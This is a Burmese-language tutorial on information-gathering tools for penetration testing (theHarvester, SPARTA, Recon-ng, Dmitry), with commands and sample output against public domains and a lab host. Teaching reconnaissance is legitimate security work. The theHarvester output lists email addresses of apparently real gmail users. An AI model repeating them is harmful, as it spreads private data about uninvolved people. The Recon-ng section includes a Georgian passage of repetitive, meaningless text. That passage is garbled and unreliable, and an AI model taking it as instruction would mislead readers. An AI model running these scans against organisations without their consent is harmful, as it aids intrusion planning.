
အဲဒီမှာ Domain Name ဆိုတဲ့နေရမှာ ကိုယ်ရှာဖွေခြင်တဲ့ Domain ကိုထည့်လိုက်ပါ။ ကျွန်တော်က တော့ Google ကိုပဲအသုံးပြုပါမယ်။ထည့်ပြီးရင် OK နှင့်လိုက်ပါ။



Google.com ဆိုပြီးပြောင်းသွားတာတွေရမှာဖြစ်ပါတယ်။ ပြီးရင်တော့ icon ပေါ်မှာ Right Click နိုင်ပြီး All Transforms ဘေးနားကများလေး ကိုနှိပ်လိုက်ပါ။



အောက်ပါအတိုင်းတွေမြင်ရမှာဖြစ်ပါတယ်။



ဒါလိုဂင်တော့ google domain နဲ့သက်ဆိုင်တဲ့ အချက်လက်တွေကိုတွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ စာဖတ်သူတို့ကလဲ တဗြား Domain တွေကိုစမ်းသပ်ကြည့်နိုင်ပါတယ်။

### theHarvester

Target system/organization တို့မှာရှိနေတဲ့ email addresses, sub domain, IPs နဲ့ URLs တို့ကို ရှာဖွေရာမှာ အသုံးပြုပါတယ်။ အဲဒီလို အချက်လက်တွေကို online source တွေအများကြီး ကနေ ရရှိပါတယ်။အောက်မှာဖော်ပြထားတာကတော့ theHarvester ရဲ့ parameters တွေပဲဖြစ်ပါ တယ်။ ပုံကတော့ version 2.7 ကပုံပဲဖြစ်ပါတယ်။ အခုသုံးမှာကတော့ version 3.1 ဖြစ်ပါတယ်။

```
Usage: theharvester options

-d: Domain to search or company name
-b: data source: google, googleCSE, bing, bingapi, pgp, linkedin,
     google-profiles, jigsaw, twitter, googleplus, all

-s: Start in result number X (default: 0)
-v: Verify host name via dns resolution and search for virtual hosts
-f: Save the results into an HTML and XML file (both)
-n: Perform a DNS reverse query on all ranges discovered
-c: Perform a DNS brute force for the domain name
-t: Perform a DNS TLD expansion discovery
-e: Use this DNS server
-l: Limit the number of results to work with(bing goes from 50 to 50 results,
     google 100 to 100, and pgp doesn't use this option)
-h: use SHODAN database to query discovered hosts

Examples:
theharvester -d microsoft.com -l 500 -b google -h myresults.html
theharvester -d microsoft.com -b pgp
theharvester -d microsoft -l 200 -b linkedin
theharvester -d apple.com -b googleCSE -l 500 -s 300

root@kali:~#
```

theHarvester ကိုတော့ <https://github.com/laramies/theHarvester> အဲဒီမှာ သွားရောက်ဒေါင်းယူ လိုပါတယ်။ နမူနာအနေနဲ့ စမ်းကြည့်ကြရအောင်။ thHarvester ကို Install လုပ်တာကိုပြောမပြော တော့ပါဘူး သူ့ website ထဲမှာ install လုပ်နည်းကိုပါဖော်ပြ ထားတာကြောင့်ဖြစ်ပါတယ်။ ကျွန်ုတ် တို့တွေ တစ်ခုလောက်စစ်း ကြည့်ရအောင်။ gmail တွေကိုရှာ ကြည့်ပါမယ်။ ကျွန်ုတ်ကတော့ theHarvester ကို install မလုပ်ပဲ တိုက်ရိုက်ယူသုံးတာဖြစ်ပါတယ်။ အဲတော့ theHarvester ဒေါင်းထားတဲ့ folder ထဲကိုဝင်ပါတယ်။ ပြီးတော့ အောက်ဖော်ပြပါ Command ကိုအသုံးပြုပါတယ်။

```
./theHarvester.py -d gmail.com -l 200 -b google
```

Command ကိုနည်းနည်းရှင်းပြပါမယ်။ -d ဆိုတာကတော့ ကိုယ်ရှာချင်တဲ့ domain ကိုထည့်ပေး ရတာဖြစ်ပါတယ် (ဥပမာ -d yahoo.com, -d outlook.com) ပါ။ -l 200 ဆိုတာက limit လုပ်တာကို ပြောတာဖြစ်ပါတယ်။ -b google ဆိုတာကတော့ ကိုယ်ရှာကြည့်တဲ့ Search engine ကိုထည့်ပေးရ တာဖြစ်ပါတယ်။ အောက်မှာ Result ကိုကြည့်ရအောင်။

```

[*] Target: gmail.com

[*] Searching Google.
    Searching 0 results.
    Searching 100 results.
    Searching 200 results.

[*] No IPs found.

[*] Emails found: 122
-----
2@gmail.com
59erdiner@gmail.com
adalis.martinez@gmail.com
aeralston@gmail.com
amieldror@gmail.com
amylynnpowell@gmail.com
anandmanoja@gmail.com
andrewnorrisarts@gmail.com
anneeidman@gmail.com
beechamanda@gmail.com
-----@10sec-----
```

အထက်မှာဖော်ပြခဲ့တာကတော့ gmail ကိုတွေ့တာကိုမြင်ရ မှာဖြစ်ပါတယ်။ နောက်ဆက် ပြီး Host တွေကိုလဲတွေ့ပါသေးတယ်။

```

[*] Hosts found: 5
-----
253dwww.gmail.com:empty
imap.gmail.com:74.125.68.109
smtp.gmail.com:74.125.24.108
www.gmail.com:172.217.194.18
root@PentestSociety:/home/theHarvester#
```

နောက်မျိုးစမ်းကြည့်ပါမယ်။ ကျွန်တော်တို့ရှာထားတဲ့ Result တွေကို .html ဆိုတဲ့ format နဲ့ သိမ်းထားလို့ရပါတယ်။ Command ကတော့ ./theHarvester.py -d gmail.com -l 200 -b google -f output.html ပဲဖြစ်ပါတယ်။

```

[*] Hosts found: 5
-----
253dwww.gmail.com:empty
imap.gmail.com:74.125.68.109
smtp.gmail.com:74.125.24.108
www.gmail.com:172.217.194.18

[*] Reporting started.
[*] Reporting finished.
[*] Saving files.
[*] Files saved.


```

```
root@PentestSociety:/home/theHarvester#
```

ဒါဆိုရင် Result တွေကို output.html ဆိုတဲ့ format နဲ့ပြောင်း save ပြီးသွားပြီဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေ cat ဆိုတဲ့ command နဲ့ကြည့်လို့ရပါတယ်။ ဒီလောက်ဆိုရင် theHarvester ကို ဘယ်လိုအသုံးပြုရမလဲ ဘယ်နေရာတွေမှာအသုံးပြုလို့ ရသလဲဆိုတာတွေနဲ့ပတ်သက်ပြီးသိပြီလို့ ထင်ပါတယ်။ တွေ့ခြား options တွေကိုထည့်သွင်းအသုံးပြုပြီးတော့ မိမိဘာသာစမ်းကြည့်ကြပါလို့ တိုက်တွန်းရင်း theHarvester အကြောင်းကိုဒီမှာ တင်ရပ်နားလိုက်ရပါတယ်။

### Active Information gathering

Active Information gathering ဆိုတာ target system ကိုထံမှ တိုက်ရိုက်အချက်အလက်များကို ရယူခြင်းပဲဖြစ်ပါတယ်။ ဒီနည်းလမ်းကတော့ passive information gathering ထက် အချက်အလက် ပိုရဖို့ အခွင့်လမ်းပိုများပါ တယ်။ အောက်မှာဖော်ပြထားတဲ့ပုံကတော့ Client ၏ Target system ကိုတိုက်ရိုက်ဆက်သွယ်ပြီး information gathering လုပ်နေတဲ့ပုံဖြစ်ပါတယ်။




### Active information gathering with SPARTA


SPARTA ဆိုတာက active information gathering အတွက်အရမ်းမိုက်တဲ့ tool တစ်ခုဖြစ်ပါတယ်။ Kali မှာ Default အနေနဲ့ပါဝင်ပြီးသားဖြစ်ပါတယ်။ အောက်မှာတော့ SPARTA ၏ Home Screen ကိုဖော်ပြထားပါတယ်။




SPARTA ကိုအသုံးပြုပြီး Active Information Gathering လုပ်ကြည့်ပါမယ်။ Click here to add host(s) to scope ဆိုတဲ့စာသားကိုနှင့်လိုက်ပါ။ အောက်ကပုံအ တိုင်းတွေရမှာဖြစ်ပါတယ်။




အဲမှာကျွန်တော်တို့က metasploit table2 ရဲ့ ip address ကိုထည့်ပြီးစမ်းပြုပါမယ်။ IP Range ဆိုတဲ့ နေရာမှာ IP address ကိုလဲထည့်လိုရသလို Range အနေနဲ့လဲထည့်လိုရပါတယ်။ ကျွန်တော်ကတော့ ip ပဲထည့်ပါမယ်။



IP Address ထည်ပြီးရင် Add to scope ဆိုတဲ့ button ကိုနှစ်လိုက်ပါ။



ဒါဆိုရင်စတင်ပြီးတော့ Information Gathering ကိုလုပ်ဆောင်နေပြီဖြစ်ပါတယ်။ SPARTA က Nmap အပြင် Tools တွေအများကြီးကို အသုံးပြုပြီးတော့ Port Scan နဲ့ Service Identification ကိုလျင်မြန်စွာလုပ်ဆောင်နိုင်ပါတယ်။ Scan ပြုလုပ်လိုပြီး သွားရင်တော့ အောက်မှာပြထားတဲ့အတိုင်း အကုန်လုံး Finished ဆိုပြီးပြမှာဖြစ်ပါတယ်။ အဲဒါမှာ ကျွန်ုတ်တို့အတွက် အဖိုးတန်တဲ့ အချက်လက် တွေကိုတွေ့ရမှာဖြစ်ပါတယ်။



ဒီလောက်ဆိုရင်တော့ SPARTA အကြောင်းကိုနားလည်မယ်လို့ထင်ပါတယ်။

## Recon-ng

Recon-ng ဆိတ်ဘာ Passive ကော Active information gathering ပါလုပ်နိုင်တဲ့ Powerful ဖြစ်တဲ့ tool တစ်ခုဖြစ်ပါတယ်။ Information Gather လုပ်ဖို့အတွက် လိုအပ်တဲ့ Modules တွေ အများကြီး ပါဝင်ပါတယ်။ သူ့ရဲ့အလုပ်လုပ်ပုံက Metasploit နဲ့ဆင်တူပါတယ်။ အောက်မှာလဲပုံနှင့် တက္က ဖော်ပြထားပါတယ်။ အကယ်၍ Recon-ng မသွင်းရသေးဘူးဆိုရင် apt-get install recon-ng ဆိတ် Command ကိုအသုံးပြုပြီး install လုပ်နိုင်ပါတယ်။ ကျွန်တော့ version ကတော့ 5.0 ပါ။

თამაზისთვის Version 5 შემოწმების გვირჩევაში Module დოკუმენტი Default ადგენერირდა და დაცული იქნა. კუნძულის გვირჩევაში დაცული იქნა დაცული გვირჩევაში No modules enable/installed და გვირჩევაში დაცული იქნა დაცული გვირჩევაში Marketplace refresh და გვირჩევაში დაცული იქნა დაცული გვირჩევაში.

```
hannix@PentestSociety: ~
[recon-ng][default] > marketplace refresh
[*] Marketplace index refreshed.
[recon-ng][default] >
```

შემდეგ დაცული იქნა დაცული გვირჩევაში Marketplace info all და გვირჩევაში Description დაცული იქნა დაცული გვირჩევაში.

```
hannix@PentestSociety: ~
[recon-ng][default] > marketplace refresh
[*] Marketplace index refreshed.
[recon-ng][default] > marketplace info all

+-----+
| path      | discovery/info_disclosure/cache_snoop
| name      | DNS Cache Snooper
| author    | thrapt (thrapt@gmail.com)
| version   | 1.0
| last_updated | 2019-06-24
| description | Uses the DNS cache snooping technique to check for visited domains
| required_keys | []
| dependencies | []
| files     | ['av_domains.lst']
| status    | not installed
+-----+

+-----+
| path      | discovery/info_disclosure/interesting_files
| name      | Interesting File Finder
| author    | Tim Tomes (@lanmaster53), thrapt (thrapt@gmail.com), Jay Turla (@shipcod3), and Mark Jeffery
| version   | 1.0
| last_updated | 2019-06-24
| description | Checks hosts for interesting files in predictable locations.
| required_keys | []
| dependencies | []
| files     | []
| status    | not installed
+-----+

+-----+
| path      | exploitation/injection/command_injector
| name      | Remote Command Injection Shell Interface
| author    | Tim Tomes (@lanmaster53)
| version   | 1.0
+-----+
```

შემდეგ დაცული იქნა დაცული გვირჩევაში Marketplace search hackertarget (hackertarget გვირჩევაში დაცული იქნა დაცული გვირჩევაში) დაცული გვირჩევაში.

```
hannix@PentestSociety: ~
[recon-ng][default] > marketplace search hackertarget
[*] Searching module index for 'hackertarget'...

+-----+
| Path          | Version | Status | Updated | D | K |
+-----+
| recon/domains-hosts/hackertarget | 1.0     | not installed | 2019-06-24 |   |   |
+-----+

D = Has dependencies. See info for details.
K = Requires keys. See info for details.

[recon-ng][default] >
```

Status မှာ not installed ဆိုတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ အဲတော့ ကျွန်တော်တိုက hackertarget ဆိုတဲ့ module ကို install လုပ်ပါမယ်။ Command ကတော့ marketplace install hackerget ပဲဖြစ်ပါတယ်။

```
[recon-ng][default] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules...
[recon-ng][default] > marketplace search hackertarget
[*] Searching module index for 'hackertarget'...

+-----+
|          Path           | Version | Status | Updated | D | K |
+-----+
| recon/domains-hosts/hackertarget | 1.0     | installed | 2019-06-24 |   |   |
+-----+

D = Has dependencies. See info for details.
K = Requires keys. See info for details.

[recon-ng][default] >
```

နောက်တစ်ခါ Search နဲ့ပြန်ကြည့်တဲ့အခါမှာ Status မှာ Installed ဖြစ်နေတာ ကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ အဲလိုပဲ တခြား မိမိ အလိုရှိမယ့် Module တွေကို ရှာမယ် ပြီးရင်တော့ install လုပ်ထား လိုက်ပါ။ အခုကျွန်တော်က hackertarget ကိုအသုံးပြုပြီး information gathering လုပ်ပြုပါမယ်။ အရင်ဆုံး ကျွန်တော်တိုက Modules မှာ hackertarget ကိုအသုံးပြုမှာဖြစ်သည့် အတွက် အောက်ပါ command ကိုအသုံးပြုနိုင်ပါတယ်။

Modules load recon/domains-hosts/hackertarget ပဲဖြစ်ပါတယ်။ ပြီးရင်တော့ info ဆိုတဲ့ command ကိုခေါ်ကြည့်လိုက်ပါ။

```
[recon-ng][default] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackerget] > info

  Name: HackerTarget Lookup
  Author: Michael Henriksen (@michenriksen)
  Version: 1.0

  Description:
    Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

  Options:
    Name      Current Value  Required  Description
    -----  -----  -----  -----
    SOURCE    default        yes       source of input (see 'show info' for details)

  Source Options:
    default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>    string representing a single input
    <path>      path to a file containing a list of inputs
    query <sql>  database query returning one column of inputs

[recon-ng][default][hackerget] >
```

လောလောဆယ်တော့ SOURCE မှာ default ဆိုပြီးပေါ်နေတာဖြစ်ပါတယ်။ ကျွန်တော်က rapid7.com ဆိုတဲ့ Domain ကိုထည့်ပြီးစမ်းပြုပါမယ်။ Command ကတော့ options set SOURCE rapid7.com ပဲဖြစ်ပါတယ်။

```
[recon-ng][default][hackertarget] > options set SOURCE rapid7.com
SOURCE => rapid7.com
```

ပြီးရင်တော့ info ဆိုတဲ့ command ကိုအသုံးပြုပြီး ပြန်စစ်ပါမယ်။

```
cat: hanniux@PentestSociety: ~
[recon-ng][default][hackertarget] > info

    Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
    Version: 1.0

Description:
    Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
    Name      Current Value  Required  Description
    -----  -----
    SOURCE    rapid7.com     yes        source of input (see 'show info' for details)

Source Options:
    default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>    string representing a single input
    <path>       path to a file containing a list of inputs
    query <sql>   database query returning one column of inputs

[recon-ng][default][hackertarget] >
```

Current Value ဆိုတဲ့နေရာမှာ ကျွန်တော်တို့ထည့်ပေးထားတဲ့ Domain ကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ ပြီးရင်တော့ run လိုက်ပါမယ်။

```
[recon-ng][default][hackertarget] > run

-----
RAPID7.COM
-----
[*] [host] rapid7.com (99.84.107.132)
[*] [host] hostedconsole-ps0-01.rapid7.com (208.118.237.241)
[*] [host] securitysolutions-01.rapid7.com (208.118.237.81)
[*] [host] smtp001.rapid7.com (64.125.235.5)
[*] [host] val.rapid7.com (208.118.237.38)
[*] [host] smtp002.rapid7.com (208.118.227.12)
```

ဒါဆိုရင်တော့စတင်ပြီးအချက်လက်တွေကိုရှာဖွေနေပြီဖြစ်ပါတယ်။ ပြီးသွားတဲ့အခါ မှာတော့ အောက်ပါ အတိုင်း တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

```
[*] [host] us.downloads.connect.insight.rapid7.com (54.192.146.81)
[*] [host] eu.downloads.connect.insight.rapid7.com (99.84.216.101)
[*] [host] us.ui-assets.connect.insight.rapid7.com (54.192.146.115)
[*] [host] eu.ui-assets.connect.insight.rapid7.com (13.33.147.169)
[*] [host] us.cdn-assets.connect.insight.rapid7.com (13.32.255.184)
[*] [host] eu.cdn-assets.connect.insight.rapid7.com (99.84.181.28)
[*] [host] container-registry-test.insight.rapid7.com (52.22.35.179)
[*] [host] ocelot.rapid7.com (208.118.227.19)
[*] [host] support.rapid7.com (128.177.65.11)
[*] [host] trust.rapid7.com (52.37.174.97)
[*] [host] www.rapid7.com (13.32.204.13)
[*] [host] cf-gagvuhf363u546y.rapid7.com (35.169.78.237)
[*] [host] legacy.rapid7.com (208.118.227.15)
[*] [host] community.rapid7.com (34.210.186.136)

-----
SUMMARY
-----
[*] 137 total (137 new) hosts found.
[recon-ng][default][hackertarget] >
```

OK ဒီလောက်ဆိုရင် recon-ng ကိုအသုံးပြုနည်းလမ်းကို နားလည်မယ်လို့ထင်ပါတယ်။

### Dmitry

Dmitry ဆိုတာကလဲ Passive အတွက်သာမက Active information gathering အတွက်ပါ အရမ်းမိုက်တဲ့ tool တစ်ခုဖြစ်ပြီး Kali Linux မှာပါဝင်ပြီးသားဖြစ်ပါတယ်။ Dmitry နဲ့ whois lookups နဲ့ reverse lookups တို့ကိုလုပ်ဆောင်နိုင်ပါတယ်။ ဒုဥက္ခအဖြင့် Subdomains, email addresses နဲ့ port scans တို့ကိုလဲ လုပ်ဆောင်နိုင်ပါတယ်။ အသုံးပြုရတာလဲလွယ်ကူပါတယ် အောက်မှာလဲ ပါဝင်တဲ့ Options တွေကိုပုံနှင့်တွေ့ဖော်ပြထားပါတယ်။

```
root@PentestSociety:/home/hannix# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -w      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
* -f      Perform a TCP port scan on a host showing output reporting filtered ports
* -b      Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
root@PentestSociety:/home/hannix#
```

ကျွန်ုတ်တို့ တစ်ခုလောက်စမ်းပြီးအသုံးပြုကြည့်ရအောင်။ Google ကိုစမ်းသပ်ကြပါမယ်။ Command ကတော့ Dmitry -wn -o output.txt www.google.com ပဲဖြစ်ပါတယ်။ Command

အသေးစိတ်ကိုတော့ ရှင်းပြန့်မလိုတော့ ဘူးထင်ပါတယ်။ ဖော်ပြထားတဲ့ Options ကိုကြည့်ခြင်းအားဖြင့် အားလုံးသဘောပေါက်လိမ့်မယ်လို့ထင်ပါတယ်။

```
hanniu@PentestSociety: ~
root@PentestSociety:/home/hanniu# dmitry -wn -o output.txt www.google.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'output.txt'

HostIP:74.125.24.105
HostName:www.google.com

Gathered Inic-whois information for google.com
